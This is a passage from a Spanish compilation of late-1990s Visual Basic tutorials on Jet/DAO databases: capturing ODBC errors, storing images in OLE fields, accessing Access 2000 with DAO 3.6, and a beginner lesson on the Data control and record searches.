Cuando se instala el controlador de bases de datos motor Microsoft Jet, el programa de instalación escribe un juego de valores predeterminados en el Registro de Windows en las subclaves Engines y ISAM, para Jet 3.0. Para Jet 2.5, los valores de inicialización se encuentran en el archivo VB.INI o en el archivo <NOMBREAPL>.INI, dependiendo del valor de la propiedad IniPath del objeto DBEngine.

Es decir, muy posiblemente tendrá que vérselas con el espantoso Regedit.Exe o con los INI si usa aplicaciones de 16 bits. Al respecto, le recomiendo buscar en la ayuda en línea estos temas:

Ayuda, Tab [Index], busque *inicio del motor de base de datos*, y seleccione el titulo *Cambio de la configuración ISAM del motor Microsoft Jet*.

Ejemplos Visual Basic

Puede lanzarse a programar con VB. Los siguientes bloques de código los obtuve de la ayuda en línea, los refine y organice. Son para DAO 3.5, para otras versiones el códigos es similar, solo que más sencillos. Ha sido fuente de información mía. El módulo es muy completo y didáctico.

Por favor Guille, coloca aquí un vinculo para bajar el archivo que contiene este documento y el modulo de ejemplos:
Aquí está el link solicitado (Harvey_MSJet.zip 7.7 KB)

Atentamente,
Harvey Triana, Petrosoft Colombia, 1997

psoft@latino.net.co

Capturar Errores de ODBC

Una solución para leer los mensajes generados desde el Servidor

Fecha : 08/Abr/1998 (publicado el 9/Abr/98)
Autores: Christian Isla V. cisla@ctr.cl
Mauricio Díaz A. mdiaz@werken.ufro.cl

¿Has creado aplicaciones cliente VB con ODBC?
Pues esto te puede ser de mucha utilidad.

Crear aplicaciones clientes que accesen datos desde un servidor de BD es una tarea agradable, pero a la vez desagradable. Bueno, la verdad es que lo primero que uno piensa es : "Construyendo una BD sólida (con reglas, triggers, validación por llave foránea, etc) y, por otro lado, construyendo aplicaciones inteligentes, tenemos todos nuestros problemas resueltos". Bueno, esto se cumple en plenitud (considerando que todos somos profesionales de primer nivel), hasta que aparece por primera vez el famoso mensaje de error (y que posteriormente, se convertirá en nuestro karma) : " 3146 'ODBC failure' ". Lo primero que piensas es : "Oh!, algo ocurrió con el ODBC", pero no sabes qué es. El siguiente paso es reconstruir la instrucción que se está enviado al servidor y, si aparentemente no tiene errores de sintaxis, se ejecuta a sangre fría directamente en el servidor para saber de qué se trata el error.
Fácilmente podemos concluir que esta no es la mejor manera de resolver un problema de este tipo. Sobre todo si el problema no está en la aplicación (hablamos de aplicaciones inteligentes) y, a veces tampoco está en la BD. Entonces nuestro problema se reduce a una sola pregunta : ¿Cómo puedo capturar, en la aplicación, los mensajes generados desde el servidor?.
Pues, esta es la solución :

"Los mensajes que el servidor envía a la aplicación, no se pierden en el limbo. El DBEngine (Motor de BD propio de VB) los guarda como una lista de errores. Y el último error es el 3146 que es el que se traspasa al objeto Err y que posteriormente se muestra en una ventana.".

Para hacerte más gráfica la solución, te presento unas líneas de código que puedes probar :

```
'       Este código lo puedes ubicar al final de tu rutina,

' pero te recomiendo que lo optimices y lo definas como
```

```
' una rutina global.
'       Supongamos que estamos en una rutina que va a realizar
' alguna operación sobre los datos de una BD en un servidor.

On Error GoTo ManejaError

...
...
...

ManejaError :

  If Err.Number <> 3146 Then ' El famoso error "ODBC failure"
     MsgBox Err.Description, 16, "Error del Programa"
  Else
     Dim Contador As Integer

     ' Recorremos la lista de errores
     For Contador = 0 To DBEngine.Errors.Count - 1
       'Como el error famoso también está en esta lista, preguntamos ...
       If DBEngine.Errors(Contador).Number <> 3146 Then
          MsgBox DBEngine.Errors(Contador).Description, 16, "Error del Servidor"
       End If
     Next Contador
  End If
On Error GoTo 0

End Sub
```

En mi caso, desarrollamos (soy parte de un equipo de desarrollo) aplicaciones VB que se comunican con un servidor de BD Sybase. Y los mensajes que llegan desde el servidor, y que se leen en la aplicación, llevan el siguiente prefijo : "[INTERSOLV][ODBC SQL Server driver][SQL Server]". Así es que hemos mejorado este código para eliminar, del mensaje final, este prefijo.
Si tu trabajas con otro motor de BD distinto de Sybase (SQL Server, Oracle, etc), este código también te sirve y, aunque no lo he comprobado aún, debería servir para cualquier aplicación que utilice ODBC para comunicarse con alguna BD.

Esta colaboración fue escrita por Mauricio Díaz A., pero no puedo dejar de mencionar que esta solución fue un trabajo conjunto con Christian Isla V..

Bases de datos e imágenes

Cómo mostrar imagenes de una base de datos, sin usar controles vinculados a un DataControl

Fecha: 6/May/98

A pesar de que me suelo quejar de las consultas, algunas veces me sirven para "indagar" en cosillas que no he probado y al final resulta que hasta se agradecen, (que no sirva este comentario para que me lleneis el buzón con consultas... ¿vale?)

Este es el caso del colega y colaborador Jose Montaner 'Satelite', que me mandó una consulta sobre cómo mostrar una imagen que está en una base de datos, pero sin usar el data control, ya que con ese control y un Picture enlazado al campo de la imagen, no tiene ningún misterio, ya que el propio DataControl se encarga del trabajo sucio.

Pues investigando y buscando... encontré la solución... ¿dónde? En el sitio que casi nadie busca: la propia ayuda del Visual Basic; aunque estaba algo "dispersa" esa información, tomando un cachillo de aquí y otro de allá... salió esto.

Los procedimientos que se encargan de mostrar el contenido de un campo de la base de datos en un control Picture y la operación inversa, es decir guardar en la base de datos lo que se muestre en el control Picture, los he puesto en un módulo bas, 'Satelite' me envió después esas funciones en un módulo de clase, pero para no complicarnos el tema, vamos a verlo en un módulo bas.

Los listados aquí mostrados son sólo los de dicho módulo, pero en el ejemplo que se acompaña, hay una pequeña aplicación que te permite moverte en una base de datos, añadir nuevos registros y modificar los existentes... y todo ello sin usar el data control, para los que quieran ver el mismo código usando el DataControl, también se acompaña un ejemplo.

Este es el código a usar para leer de la base de datos y mostrar la imagen en el PictureBox:

```
'rContactos es el Recordset del que se tomarán los datos
'El campo FOTOS será del tipo "Objeto OLE"
LeerBinary rContactos!FOTO, Picture1
```

Y este otro es el que habría que usar para guardar en la base de datos el contenido del Picture:

```
'
GuardarBinary rContactos!FOTO, Picture1
```

Simple, ¿verdad?

Pues aquí están las rutinas "culpables" de esa simplicidad:

```
'---------------------------------------------------------------------
'Código para grabar y leer imagenes en campos de bases  ( 9/Abr/98)
'
'Adaptado de un par de ejemplos de la ayuda de VB5
'
'©Guillermo 'guille' Som, 1998 <guille@costasol.net>
'---------------------------------------------------------------------

Option Explicit

Dim DataFile As Integer
Dim Chunk() As Byte
Const conChunkSize As Integer = 16384


Public Sub LeerBinary(campoBinary As Field, unPicture As PictureBox)
    'Leer la imagen del campo de la base y asignarlo al Picture
    Dim lngCompensación As Long
    Dim lngTamañoTotal As Long

    'Se usa un fichero temporal para guardar la imagen
    DataFile = FreeFile
    Open "pictemp" For Binary Access Write As DataFile

    lngTamañoTotal = campoBinary.FieldSize
    Do While lngCompensación < lngTamañoTotal
        Chunk() = campoBinary.GetChunk(lngCompensación, conChunkSize)
        Put DataFile, , Chunk()
        lngCompensación = lngCompensación + conChunkSize
    Loop

    Close DataFile
    'Ahora se carga esa imagen en el control
    unPicture.Picture = LoadPicture("pictemp")

    'Ya no necesitamos el fichero, así que borrarlo
    On Local Error Resume Next
    If Len(Dir$("pictemp")) Then
        Kill "pictemp"
    End If
    Err = 0
End Sub


Public Sub GuardarBinary(campoBinary As Field, unPicture As PictureBox)
    'Guardar el contenido del Picture en el campo de la base
    Dim i As Integer
    Dim Fragment As Integer, Fl As Long, Chunks As Integer

    '
    'NOTA:
    '   El recordset debe estar preparado para Editar o Añadir
    '

    'Guardar el contenido del picture en un fichero temporal
    SavePicture unPicture.Picture, "pictemp"
```

```
    'Leer el fichero y guardarlo en el campo
    DataFile = FreeFile
    Open "pictemp" For Binary Access Read As DataFile
    Fl = LOF(DataFile)    ' Longitud de los datos en el archivo
    If Fl = 0 Then Close DataFile: Exit Sub

    Chunks = Fl \ conChunkSize
    Fragment = Fl Mod conChunkSize
    ReDim Chunk(Fragment)

    Get DataFile, , Chunk()
    campoBinary.AppendChunk Chunk()
    ReDim Chunk(conChunkSize)
    For i = 1 To Chunks
        Get DataFile, , Chunk()
        campoBinary.AppendChunk Chunk()
    Next i
    Close DataFile

    'Ya no necesitamos el fichero, así que borrarlo
    On Local Error Resume Next
    If Len(Dir$("pictemp")) Then
        Kill "pictemp"
    End If
    Err = 0
End Sub
```

Una foto del form de prueba:

Los listados de los ejemplos:

Este es el código usado para añadir nuevos registros, actualizar (modificar el actual) y cargar la imagen (cualquier tipo soportado por el VB, en este caso el VB5)

```
'Los tres botones forman parte de un array
Private Sub Command1_Click(Index As Integer)
    Select Case Index
```

```
        Case 0 'Addnew
            rContactos.AddNew
            Text1(0) = ""
            Text1(1) = ""
            Picture1.Picture = LoadPicture()
        Case 1 'Carga Bmp
            CommonDialog1.ShowOpen
            If CommonDialog1.filename <> "" Then
                Picture1.Picture = LoadPicture(CommonDialog1.filename)
            End If
        Case 2  'Update
            '$Guille
            'Esto es para el caso de que se pulse en Update,
            'sin que se haya dado a AddNew
            If rContactos.EditMode = dbEditNone Then
                rContactos.Edit
            End If
            rContactos!ID = Text1(0)
            rContactos!NOMBRE = Text1(1)
            '* * * * * * * * * * * * * * * *
            '*   AQUI TENGO UN PROBLEMA    *
            '* * * * * * * * * * * * * * * *
            '
            ' ¿Como transfiero la imagen desde el
            ' control Picture1 al campo FOTO del
            ' recordset rContactos?
            '
            'rContactos!FOTO = Picture1.Picture
            '
            '$Guille
            GuardarBinary rContactos!FOTO, Picture1
            rContactos.Update
    End Select
End Sub
```

Y este trozo de código es para "navegar" entre los distintos registros:

```
'Estos 4 botones también forman parte de un array
Private Sub cmdMover_Click(Index As Integer)
    Select Case Index
        Case 0 'Primero
            rContactos.MoveFirst
        Case 1 'Siguiente
            '$Guille
            'Si no estamos al final...
            If Not rContactos.EOF Then
                '...pasar al siguiente registro
                rContactos.MoveNext
            End If
        Case 2 'Anterior
            '$Guille
            'Si no estamos al principio...
            If Not rContactos.BOF Then
                '...pasar al registro anterior
                rContactos.MovePrevious
            End If
        Case 3 'Último
```

```
            rContactos.MoveLast
    End Select

    If (Not rContactos.EOF) And (Not rContactos.BOF) Then
        Text1(0) = rContactos!ID
        Text1(1) = rContactos!NOMBRE
        '* * * * * * * * * * * * * * * * *
        '*   AQUI TENGO UN PROBLEMA    *
        '* * * * * * * * * * * * * * * * *
        '
        ' ¿Como transfiero la imagen desde el
        ' campo FOTO del recordset rContactos
        ' al control Picture1?

        'Picture1.Picture=rContactos!FOTO
        'Picture1.Cls
        'Picture1.Print "<Falta cargar la imágne>"
        '
        '$Guille
        LeerBinary rContactos!FOTO, Picture1
    End If
End Sub
```

Los listados en formato ZIP:

El código SIN usar el DataControl, en este ZIP está la base de ejemplo (sinDataCtrl.zip 18.7 KB)
El código usando el DataControl, (conDataCtrl.zip 1.96 KB)

Nota:
El código original, es un ejemplo de Jose Montaner 'Satelite', que me envió para "mostrar" dónde estaba el problemilla que tenía, yo sólo lo he "maquillado" un poco...

Acceso a base de datos de Access 2000

Desde VB5/6 usando DAO (sin el data control)

Publicado: 05/Oct/1999
Actualizado: 10/Nov/2000

Seguimos con los ejemplos para acceder a las bases de datos generadas con el Access 2000.
En esta ocasión lo hacemos desde el VB5 (también vale para el VB6 o posterior), pero usando DAO.

Si quieres ver ejemplos usando ADO, pásate por estos otros artículos:
Acceder a bases de Access 2000 (usando el datacontrol ADO)
Acceder a bases de datos con ADO, sin data control

El "truco" consiste en agregar la referencia a la librería adecuada del motor JET, en esta ocasión será:
Microsoft DAO 3.6 Object Library

Por tanto, en el menú de proyecto tendrás que seleccionar "Referencias..." y de la lista seleccionar la librería de la versión 3.6. Una vez referenciada el motor adecuado, podremos acceder a las bases creadas con el Access 2000. En el ejemplo que acompaña a este artículo veremos cómo acceder a la base de datos de ejemplo que se incluía en los artículos antes mencionados, (por supuesto el formato es de Access 2000)

Nota: He probado usando el DataControl normal (DAO) y no reconoce el formato de la base de datos, así que si quieres usar un Datacontrol en lugar de "código puro y duro"... tendrás que hacerlo con el control ADO.

Re-Nota (10/Nov/2000): Si tienes el VB6 con el SP4 si que puedes usar el Datacontrol de DAO para acceder a las bases de datos de Access 2000, aunque puedes encontrarte con problemillas si lo que estás haciendo es "reutilizar" un proyecto creado anteriormente.
Este link te indicará cómo solventarlo de forma fácil.

El código de ejemplo:

Crea un nuevo proyecto, en Proyecto/Referencias... selecciona Microsoft DAO 3.6 Object Library, añade 3 controles TextBox (Text1, un array desde el índice 0 al 2), otro TextBox (Text2), un array de cuatro botones (cmdMove, con índices desde 0 a 3), un botón para Actualizar (cmdUpdate), otro para Eliminar registros (cmdDel) y otro para Añadir nuevos registros (cmdAdd), además una etiqueta (lblStatus) para mostrar alguna que otra información de lo que estamos haciendo.
Por último, pega este código y... ¡ya está!

Este es el aspecto del formulario:

Y este es el código:

```
'---------------------------------------------------------------------------
' Prueba de acceso a base de datos usando código DAO                (05/Oct/99)
'
' En las referencias del proyecto, seleccionar:
' Microsoft DAO 3.6 Object Library
'
' ©Guillermo 'guille' Som, 1999
'---------------------------------------------------------------------------
Option Explicit

Private sBase As String             ' Nombre de la base de datos

' Objetos para acceder directamente a la base usando código
Private db As Database
Private rst As Recordset

' Constantes para el movimiento dentro del recordset
Const cPrimero = 0
Const cAnterior = 1
Const cSiguiente = 2
Const cUltimo = 3


Private Sub cmdAdd_Click()
    ' Añadir un nuevo registro al recordset
    Dim i As Long

    ' Vaciar el contenido de los textboxes
    For i = 0 To 2
        Text1(i) = " "
    Next
    Text2 = "Nuevo registro"

    On Error Resume Next

    ' Añadir uno nuevo
    With rst
```

```
        .AddNew
        !Nombre = Text1(0)
        ![e-mail] = Text1(1)
        !Comentario = Text1(2)

        ' Actualizar el contenido
        .Update
        ' Esto es necesario para actualizar el "puntero" del recordset
        .Bookmark = .LastModified

        Text2.Text = "ID: " & !ID
        lblStatus.Caption = " Registro: " & !ID & " (" & .AbsolutePosition + 1 & ")"
    End With

    Text1(0).SetFocus

    Err = 0
End Sub


Private Sub cmdDel_Click()
    ' Eliminar el registro actual
    rst.Delete

    On Error Resume Next

    ' Mover al siguiente registro
    rst.Move 1
    ' Si no puede moverse al siguiente, moverlo al anterior
    If Err Then
        rst.MovePrevious
    End If

    ' Es necesario mostrar el contenido de los registros
    MostrarRegistro

    Err = 0
End Sub


Private Sub cmdMove_Click(Index As Integer)
    ' Moverse por el recordset

    On Local Error Resume Next

    Err = 0

    Select Case Index
    Case cPrimero   ' Primero
        rst.MoveFirst
    Case cAnterior  ' Anterior
        rst.MovePrevious
    Case cSiguiente ' Siguiente
        rst.MoveNext
    Case cUltimo    ' Último
        rst.MoveLast
    End Select

    ' Mostrar el contenido del registro actual
    MostrarRegistro

    ' Mostrar el mensaje de error, para comprobación
    If Err Then
        lblStatus.Caption = " " & Err.Description
    Else
        ' Mostrar el ID del registro y la posición dentro del recordset
```

```
        lblStatus.Caption = " Registro: " & rst!ID & " (" & rst.AbsolutePosition + 1 & ")"
    End If

    Err = 0
End Sub


Private Sub cmdUpdate_Click()
    ' Actualizar el contenido del registro actual

    On Error Resume Next

    ' Entrar en modo de edición
    rst.Edit

    ' Cuando no se liguen los controles, después de introducir los datos,
    ' es necesario pulsar en este botón
    rst!Nombre = Text1(0)
    ' Como el nombre de este campo tiene signos especiales,
    ' hay que ponerlo entre corchetes
    rst![e-mail] = Text1(1)
    rst!Comentario = Text1(2)

    ' Actualizar el contenido
    rst.Update

    If Err Then
        lblStatus.Caption = " Actualizar: " & Err.Description
    Else
        lblStatus.Caption = " Registro actualizado"
    End If

    Err = 0
End Sub


Private Sub Form_Load()
    ' Asignar el nombre de la base de datos
    ' (si la aplicación se ejecuta en el directorio raiz, quitar el \)
    sBase = App.Path & "\db2000.mdb"

    lblStatus.Caption = ""

    ' Crear los objetos
    Set db = OpenDatabase(sBase)
    Set rst = db.OpenRecordset("SELECT * FROM Table1")

    ' Deshabilitar el botón de Actualizar
    cmdUpdate.Enabled = False

    ' Posicionarse en el primer registro
    cmdMove_Click cPrimero

End Sub


Private Sub Form_Unload(Cancel As Integer)
    ' Cerrar las conexiones y deshacerse de las referencias de los objetos

    On Error Resume Next

    rst.Close
    db.Close

    Set rst = Nothing
    Set db = Nothing
```

```
    Err = 0

    Set fDAO = Nothing
End Sub


Private Sub MostrarRegistro()
    ' Mostrar en las cajas de texto el contenido del registro actual

    On Error Resume Next

    ' Comprobamos que nos hemos movido a un registro existente
    If (Not rst.EOF) And (Not rst.BOF) Then
        Text2.Text = "ID: " & rst!ID

        Text1(0) = rst!Nombre
        ' Como el nombre de este campo tiene signos especiales,
        ' hay que ponerlo entre corchetes
        Text1(1) = rst![e-mail]
        Text1(2) = rst!Comentario
    End If

    Err = 0
End Sub


Private Sub Text1_Change(Index As Integer)
    ' Si se modifica el contenido de los textbox, permitir actualizar
    cmdUpdate.Enabled = True
End Sub
```

Curso Básico de Programación en Visual Basic

Entrega Treinta y cuatro: 8/Dic/2000
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Te creías que ya no iba a seguir con el curso básico ¿verdad? Pues te has vuelto a equivocar... Sé que últimamente no soy muy "constante" en esto de las entregas del Curso Básico, pero... alguna que otra vez me dejo "ver". Y ya lo estás "viendo", aquí estamos de nuevo, con una nueva entrega del Curso Básico, el tema en esta ocasión será:

Las bases de datos (¡por fin!)

Aunque empezaremos de forma muy básica, aunque en entregas posteriores veremos cosas más avanzadas, todo se andará, así que no pierdas la esperanza de que algún siglo de estos (¿el que viene?) acabe con el dichoso Curso Básico de Programación en Visual Basic...
La verdad es que tengo que darme prisa, ya que, si me descuido, la nueva versión del VB (VB.NET) estará en la calle y muchas de las cosas dichas hasta ahora no sean válidas... aunque los conceptos "básicos" seguirán siendo válidos, no así los conceptos "particulares" de cada una de las versiones del Visual Basic... en su momento veremos esas diferencias, por ahora hagamos como que no hay ninguna nueva versión que cambie "radicalmente" la forma de "pensar" del Visual Basic actual.
Los ejemplos que voy a utilizar, está hechos con la versión 6.0 del VB, aunque funcionarán, (o al menos deberían funcionar), perfectamente con las versiones 4.0 y superiores... confiemos en ello.


Y ya, sin más dilación, empecemos con el acceso a bases de datos desde el Visual Basic, para ello usaremos como base de ejemplo la incluida en todas las versiones del VB: **Biblio.mdb**, si no la tienes, necesitarás un poco de imaginación, espero que eso no sea un problema. (Guille, aquí tendrías que haber dicho algo como... *"para una mente tan inteligente como la tuya"*, de esa forma, le darías coba al personal y se mosquearía menos contigo, por no tener la base de ejemplo, ¿cuando vas a aprender?)

Después del comentario del "otro Guille", empecemos con:

El diseño del formulario

Hay quién se queja de que no explico de forma "simplona" cómo crear los formularios y añadir los controles que se usan, en esta ocasión, "intentaré" hacerlo... a ver si lo consigo.

Crea un nuevo proyecto normal, automáticamente se añadirá un formulario llamado Form1. Pulsa F4 para que se muestre la ventana de propiedades y en la propiedad **Caption**, escribe: **Entrega 34, acceso a datos**, verás que en la barra de "caption" del formulario se muestra lo escrito.
Ahora vamos a añadir un Control Data que será el que nos permita acceder a la base de datos que necesitemos usar, para ello, pulsa en el icono: que está en la barra de herramientas del IDE del Visual Basic, si no está visible dicha barra de herramientas,

puedes mostrarla de la siguiente forma: (te recuerdo que estoy usando la versión inglesa del Visual Basic, así que si las traducciones son erróneas... échale un poco de imaginación...)
En el menú Ver (View), pulsa en la opción Barra de Herramientas (Toolbox).
Para añadir cualquiera de los controles que están en la mencionada barra de herramientas, simplemente tienes que hacer una doble pulsación (doble-click) en el icono deseado y se añadirá al formulario. En este caso, se añadirá un Data Control llamado **Data1** y el aspecto en el formulario será este: 
Selecciónalo (aunque ya debe estar seleccionado) y arrástralo, (es decir: deja pulsado el botón derecho mientras lo mueves), hasta la parte superior del formulario, (para dejar espacio libre al resto de controles que añadiremos a continuación)

Configurando el Data Control (o Control Data)

Ahora vamos a indicarle al Data1 dónde está la base de datos que queremos usar.
Selecciona el Data1 que hemos añadido al formulario, simplemente haz un "click" en dicho control, (debería seguir seleccionado, salvo que hayas pulsado con el ratón en el formulario), pulsa F4 para mostrar la ventana de propiedades y en dicha ventana pulsa en la propiedad **DatabaseName**, en la columna de la izquierda te mostrará un botón con los tres puntos suspensivos que indican que se mostrará un diálogo, (esto último es una "convención", que nos indica que cuando se seleccione esa opción, en este caso al hacer click en el botón, se mostrará un cuadro de diálogo), para seleccionar un fichero de bases de datos.
El fichero que vamos a usar, **Biblio.mdb**, normalmente está en el mismo directorio en el que está instalado el Visual Basic, por tanto, tendrás que "localizar" dicho directorio, normalmente suele estar en ***Archivos de programa\Microsoft Visual Studio\VB98*** en el caso del VB6, en el caso del VB5 puede estar en ***Archivos de programa\DevStrudio\VB*** o simplemente en ***DevStudio\VB***, de la unidad de arranque, por defecto en C. En el caso del VB4, no recuerdo ahora en que directorio se instalaba...
Una vez seleccionada la base de datos, ya disponemos de una conexión, mediante el control Data a dicha base de datos.
Pero, (como es habitual, siempre hay un pero), en casi todas las bases de datos suelen existir varias "tablas" que contienen datos. Para seleccionar una de las tablas, vuelve a mostrar la ventana de propiedades del control Data y selecciona la propiedad **RecordSource**, verás que en la cuadrícula de la derecha hay una lista desplegable, en ella se muestran las tablas disponibles, en nuestro ejemplo usaremos la de **Autores**, por tanto selecciona dicho elemento de la lista, puede que en lugar de llamarse Autores, (si la base de datos no está traducida), se llame **Authors**.
Ahora si que tenemos configurado nuestro control Data para que muestre los datos almacenados en una tabla de una base de datos.

Para continuar con nuestro ejemplo, vamos a añadir otros controles con los cuales poder mostrar la información contenida en dicha tabla de autores.

Vamos a añadir tres etiquetas (Label) y tres cajas de texto (TextBox)

En la barra de herramientas haz doble-click en el icono de las etiquetas: , (si posicionas el puntero del ratón sobre dicho "icono", verás que te muestra un ToolTip con el texto Label), se añadirá un nuevo control al formulario llamado Label1, posiciona dicha etiqueta en la parte izquierda del formulario, debajo del control Data1 y vuelve a repetir la operación dos veces más, (posiciona cada una de las etiquetas debajo de la anterior), para obtener un total de tres etiquetas: Label1, Label2 y Label3 respectivamente.
Para añadir las tres cajas de texto que necesitamos, repite la operación, pero en este caso el control que debes elegir de la barra de herramientas es: (TextBox). Alinéalos a la derecha de cada una de las etiquetas anteriores. Ahora tendremos también estos tres controles: Text1, Text2 y Text3, el aspecto del formulario sería el siguiente:

Vamos a cambiar el tamaño de las etiquetas y las cajas de texto.
Selecciona la primera etiqueta (Label1) y haz que el alto de la misma sea 315, esto puedes hacerlo de dos formas:
1.) Usando el el ratón, arrastra hacia arriba desde la parte inferior del control (al seleccionar se muestran unos cuadros que indican que puedes cambiar el tamaño arrastrando en cualquiera de ellos, según la posición de dicho "cuadro" servirá para el ancho, alto o ambos)
2.) Escribiendo dicho tamaño en la ventana de propiedades, en este caso en la propiedad Height.

Para que las tres etiquetas tengan el mismo tamaño, podemos hacerlo también de dos formas, para que se cambien de tamaño todas las etiquetas a un mismo tiempo, en lugar de ir cambiado cada una de ellas por separado:
1.) Selecciona las tres etiquetas y escribe el tamaño en la propiedad Height de la ventana de propiedades.
2.) Selecciona las etiquetas Label3, Label2 y por último Label1, (manteniendo pulsado la tecla Ctrl y haciendo un simple Click con el ratón), abre el menú Formato (Format) y selecciona la opción Hacer del mismo tamaño (Make same size), de dicho menú, selecciona Altura (Height). En este procedimiento, es importante que el último control seleccionado sea el que indique el tamaño con el que queremos igualar el resto de los controles.

Seguramente todo esto ya lo sabrás, pero... (de alguna forma hay que hacer que esta entrega sea más larga, ¿verdad Guille?)

A continuación vamos a cambiar el tamaño de las cajas de texto:
Selecciona Text1 y haz que el ancho sea: 2895.
Selecciona los otros dos controles e iguálalos en el ancho... imagínate cómo...

El aspecto final será este otro:

Una vez diseñado el "aspecto" del formulario, (eres libre de adecuarlo a tus gustos particulares), vamos a indicarle al Visual Basic que nos muestre información de la tabla de autores en cada una de las cajas de texto:
Selecciona las tres cajas de texto, pulsa en la ventana de propiedades y selecciona la propiedad **DataSource**, con esta propiedad indicamos que Data control queremos usar con cada caja de texto, (o con cualquier otro control que tenga la mencionada propiedad).
En la lista desplegable, selecciona el único elemento que hay: Data1 (o el nombre que le hayamos dado al control data).
Ahora vamos a "enganchar" cada una de los textboxes con un registro de la mencionada tabla de autores:
Selecciona el control **Text1** y en la ventana de propiedades selecciona **DataField**, de la lista desplegable selecciona **Au_ID**.
En los otros controles, selecciona **Author** para el **Text2** y **Year Born** para el **Text3**.
Ahora asignemo al caption de las etiquetas los datos que nos mostrará, asigna el Caption de cada una de las tres etiquetas, (ya sabes, pulsa en la etiqueta, muestra la ventana de propiedades y modifica la propiedad Caption), con estos valores: **ID:** para el Label1, **Autor:** para el Label2 y **Año nacimiento:** para el Label3.

¡Y ya está!

Pulsa F5 para ejecutar el proyecto y verás que se muestra el primer registro, (seguramente en el año de nacimiento Year Born, no te muestre nada hasta que llegues al registro 73.)
Para mostrar el resto de registros, pulsa en los botones de "desplazamiento" del control data, dichos controles sirven para ir al: Primero, anterior, siguiente y último respectivamente.
Si escribes o modificas lo que se muestra, también se modificará en la base de datos.

Fíjate que no hemos usado ni una línea de código, entre otras cosas porque todo lo hemos realizado en tiempo de diseño.

Pero ahora vamos a ver cómo hacer que todo esto funcione igual, pero en lugar de hacerlo en tiempo de diseño, lo haremos en tiempo de ejecución, es decir: al ejecutar el proyecto, aunque ***la asignación de la propiedad DataSource de las cajas de texto hay que hacerlo en tiempo de diseño, ya que no se puede hacer en tiempo de ejecución***.
Para ello usaremos otro formulario, con los mismos controles que el actual, pero sin "conectarlos" a ninguna tabla de una base de datos ni nada de eso.
Antes guarda el proyecto actual, yo lo he llamado Basico34.vbp, el formulario lo he guardado como fBasico34.frm

Crea un nuevo proyecto, añade un formulario, en éste añade un Data control, tres

etiquetas y tres cajas de texto, selecciona las tres cajas de texto y en la ventana de propiedades selecciona **DataSource** y asigna el Data1, además de asignar el tamaño, tanto de las cajas de texto como de las etiquetas.

Ya deberías saber que cuando se ejecuta una aplicación de Visual Basic y por defecto se muestra un formulario, al mostrarse dicho formulario, se ejecuta, (entre otros), el evento Form_Load, será en este evento donde le indiquemos al Visual Basic que base de datos usaremos, que tabla y que campos.
Veamos el código, para poder introducir este código, haz doble click en el formulario, por defecto se mostrará el evento **Form_Load**.

```
'
Private Sub Form_Load()
    ' Indicarle el path de la base de datos
    ' ¡ACUERDATE DE PONER EL PATH CORRECTO!
    Data1.DatabaseName = "C:\Program Files\Microsoft Visual Studio\VB98\BIBLIO.MDB"
    '
    ' Indicarle que tabla queremos usar
    Data1.RecordSource = "Authors"
    '
    ' Asignar a cada uno de los texboxes el campo de la tabla
    Text1.DataField = "Au_ID"
    Text2.DataField = "Author"
    Text3.DataField = "Year Born"
End Sub
```

Pulsa F5 y verás que también funciona.

Para ir abriendo boca de lo que seguirá, vamos a añadir una caja de texto en la cual se podrá escribir un número y al pulsar INTRO se mostrará el autor que tenga ese número como Au_ID, para ello añade una nueva caja de texto, no asignes el DataSource, ya que este texbox no estará ligado a la base de datos.
La posición y el tamaño de esa caja de texto que he puesto es la siguiente: Left= 1500, Top= 120, Width = 615 y 315 de altura. El nombre es Text4.

Lo que vamos a hacer es que cuando se pulse INTRO en ese control, se convertirá el valor introducido a un número y se hará una búsqueda en el contenido del Data1, aquí te muestro el código:

```
'
Private Sub Text4_KeyPress(KeyAscii As Integer)
    ' Se buscará sólo cuando pulsemos INTRO
    Dim nReg As Long
    '
    ' Comprobar si la tecla pulsada es Intro: vbKeyReturn o 13 que es lo mismo
    If KeyAscii = vbKeyReturn Then
        ' Esta asignación evita que suene un BEEP
        KeyAscii = 0
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text4)
        ' Buscar la primera coincidencia en el recordset del Data1
        ' en el campo Au_ID
        Data1.Recordset.FindFirst "Au_ID = " & nReg
    End If
End Sub
```

Para realizar la búsqueda he usado FindFirst, esto hará que se muestre (o asigne como registro activo) el primer registro que coincida con lo indicado, en este caso el Au_ID que

tenga como valor el número indicado en la variable nReg o sea el valor introducido en el Text4.
En caso de que no se halle el valor buscado, no se alterará el registro actual, es decir "aparentemente" no pasará nada y todo se quedará tal y como estaba... o bien se pondrá en el primer registro, creo que es esto último lo que ocurre...

Ahora vamos a buscar en el campo Autor.

A diferencia del campo Au_ID, que es numérico y sólo buscamos una coincidencia "exacta", el campo Autor es del tipo String y en él podríamos buscar una coincidencia exacta, al igual que en el caso del ID o bien "algo" que esté contenido en dicho campo, tal es el caso de que queramos buscar la primera coincidencia de una autora llamada Jane; como habrás comprobado, la información del autor se muestra en el formato Apellido, Nombre, por tanto si queremos buscar el nombre sería más bien complicado, ya que lo que buscamos está al final...
Para ello podemos usar los signos de comodines ? (interrogación) y * (asterisco).
-El primero de ellos sirve para indicarle que no tenga en cuenta el caracter que esté en la posición indicada por la interrogación, por tanto, si buscamos esto: J?an, mostrará tanto Juan como Jean, es decir, dará por bueno cualquier secuencia que empiece por "J", tenga cualquier caracter y acabe por "an".
-En el segundo caso, el del asterisco, si éste está al principio de lo escrito, le estaremos indicando que encuentre todo lo que tenga al final el texto indicado: *Jane, buscará el primer registro que acabe con Jane, pero si especificamos el asterisco al final: Jane*, mostrará todos los registros que empiecen por Jane, por último, si usamos dos asteriscos, uno al principio y otro al final: *Jane*, nos mostrará el primero que "contenga" el nombre indicado, no importando los caracteres que tenga antes o después.
Cuando busquemos datos exactos la comparación la haremos con el signo igual (=), pero si queremos usar la búsqueda con comodines no nos servirá el signo igual, ya que hay que indicarle que queremos usar una comparación más versátil, en este caso usaremos LIKE.
Hay que saber que al buscar en campos del tipo String (cadenas de caracteres), hay que usar los apóstrofes para indicar el principio y final de la cadena buscada, si no lo hiciéramos, se produciría un error.
Después de lo dicho, el código de búsqueda quedaría de la siguiente forma:

```
'
Private Sub Text4_KeyPress(KeyAscii As Integer)
    ' Se buscará sólo cuando pulsemos INTRO
    Dim nReg As Long
    '
    ' Comprobar si la tecla pulsada es Intro: vbKeyReturn o 13 que es lo mismo
    If KeyAscii = vbKeyReturn Then
        ' Esta asignación evita que suene un BEEP
